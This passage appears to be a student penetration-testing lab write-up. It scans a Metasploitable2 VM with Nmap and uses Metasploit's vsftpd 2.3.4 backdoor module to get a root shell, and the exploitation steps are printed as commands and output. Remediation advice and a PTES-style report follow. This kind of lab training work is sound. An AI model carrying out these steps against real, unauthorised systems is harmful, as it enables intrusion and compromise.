          inet6 addr: 2001:8f8:1c39:51ff:a00:27ff:febf:f771/64 Scope:Global
          inet6 addr: fe80::a00:27ff:febf:f771/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8010 (7.8 KB)  TX bytes:9202 (8.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

2) Use Nmap in Kali Linux to find vulnerable services in Metasploitable2 VM.
   The vulnerable service identified is ftp service (vsftpd).

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.1.27
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 09:45 -0400
Nmap scan report for 192.168.1.27
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BF:F7:71 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN
```

3) Launch msfconsole.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: View all productivity tips with the tips command

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMM
MMMN$                                vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm  `?MMM            MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

4) Search the exploit. We are going to use the highlighted exploit.

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

5) Use the exploit.

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

6) Set the target machine to Metasploitable2 VM.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

7) Run the exploit and we get root access to Metasploitable2 VM.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.27:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.27:21 - USER: 331 Please specify the password.
[+] 192.168.1.27:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.27:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.35:34925 → 192.168.1.27:6200) at 2026-03-17 09:53:26 -0400

whoami
root
hostname
metasploitable
```

Remediation:

- Patch vsftpd or upgrade version.
- Disable vulnerable FTP service if unused.
- Implement firewall rules.

PTES Report

Executive Summary
This penetration test evaluated a Metasploitable2 virtual machine's security posture. The evaluation found that the vsftpd 2.3.4 service has a serious remote code execution vulnerability. A high-risk exposure was demonstrated by the successful exploitation, which gave unauthorized shell access to the system. The system is extremely susceptible and has to be fixed right away to avoid compromise.

Attack Timeline
Nmap was used for reconnaissance to find open ports and services at the start of the engagement. An FTP service running vsftpd 2.3.4 was found by the scan. This version was found to be susceptible to a known backdoor exploit. The vulnerability was successfully carried out using Metasploit, allowing shell access to the target system.

Remediation Plan
It is advised to update or patch the susceptible vsftpd service right away in order to reduce the risks that have been detected. To lessen the attack surface, unnecessary services should be turned off. To guarantee continued security compliance, OpenVAS vulnerability scans should be carried out on a regular basis.

Non-Technical Summary for Stakeholders
This security assessment identified serious weaknesses in the tested system that could allow attackers to gain full control. The most critical issue was found in the file transfer service, which allowed unauthorized remote access without proper authentication. This means an attacker could easily enter the system, access sensitive data, or disrupt operations.

To address these risks, it is important to update outdated software, remove unnecessary services, and implement stronger security controls. Regular security testing should also be performed to ensure ongoing protection.

By fixing these issues promptly, the organization can significantly reduce the risk of cyberattacks and protect its systems, data, and users from potential harm.

Lessons Learnt

In this task I got to perform multi-stage attack on Metasploitable2 VM, test a DVWA API for OWASP API Top 10 issues, use Burp Suite to manipulate API tokens for unauthorized access, use LinPEAS to identify SUID vulnerabilities, execute an SMB relay attack using Responder, use Ettercap for ARP spoofing to intercept traffic, use MobSF to analyze an Android APK for insecure storage, conduct a pentest on Metasploitable2 VM, write a PTES report and a non-technical summary for stakeholders.